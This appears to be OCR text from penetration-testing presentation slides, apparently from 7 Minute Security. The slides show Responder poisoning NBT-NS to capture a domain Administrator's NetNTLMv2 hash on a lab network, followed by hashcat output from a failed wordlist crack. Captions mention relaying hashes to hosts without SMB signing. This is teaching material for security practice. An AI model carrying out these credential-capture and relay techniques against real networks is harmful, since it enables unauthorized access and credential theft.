

Recycle Bin
lusers.csv
Google Chrome
usernames
lme-master
encodeme
lme-maste...
ps
n+
tmp
zippy
import_ad_...
Windows Server 2012
Windows Server 2012 Standard Evaluation
Windows License valid for 164 days
Build 9200
6:20 PM
5/16/2019

“I’ll leave some ‘presents’ on the file shares!”


```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107×25
[*] [NBT-NS] Poisoned answer sent to 192.168.55.200 for name 7MS (service: File Server)
[SMB] NTLMv2-SSP Client   : 192.168.55.200
[SMB] NTLMv2-SSP Username : 7MS\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::7MS:986ae91c399ea49a:3C41F350965ED0566359E4ADD3FE0F7F:0101000000
000000C0653150DE09D2018416478656A55E1F000000000200080053004D0042003300010001E00570049004E002D005000520048003
400390032005200510041004600560004001400530004D00420033002E006C006F00630061006C0003003400570049004E002D005000
52004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C000500140053004D004200330
02E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000300000A2
9370600C79C36C311A4960496D1D66DA27804F91C95468DE4EADEB077205440A0010000000000000000000000000000000009001
000630069006600730002F0037004D005300000000000000000000000000
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
[*] Skipping previously captured hash for 7MS\Administrator
```


Recycle Bin
Microsoft Edge
Brian's PC
7MS Share Drive
Type here to search
6:23 PM
5/16/2019

“I’ll leave some ‘presents’ on the file shares!” (capture hashes!)




“Crack and relay hashes!” (crack captured hashes!)




“Crack and relay hashes!” (crack captured hashes – nogo ☹)

```
root@up2nogood: /7MinSuckurity/hashes — ssh root@192.168.55.60 — 107×25
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NetNTLMv2
Hash.Target......: hashes.txt
Time.Started.....: Thu May 16 18:42:00 2019 (0 secs)
Time.Estimated...: Thu May 16 18:42:00 2019 (0 secs)
Guess.Base.......: File (/opt/seclists/Passwords/UserPassCombo-Jay.txt)
Guess.Queue......: 19/19 (100.00%)
Speed.#1.........:   243.4 kH/s (1.77ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/2 (0.00%) Digests, 0/2 (0.00%) Salts
Progress.........: 1454/1454 (100.00%)
Rejected.........: 0/1454 (0.00%)
Restore.Point....: 727/727 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidates.#1....: root -> nimda

Started: Thu May 16 18:41:20 2019
Stopped: Thu May 16 18:42:01 2019
root@up2nogood:/7MinSuckurity/hashes#
```


“Crack and relay hashes!” (what about local admin?)



“Crack and relay hashes!” (anybody not using SMB signing?)




“Crack and relay hashes!” (Responder+Multirelay = ☺)

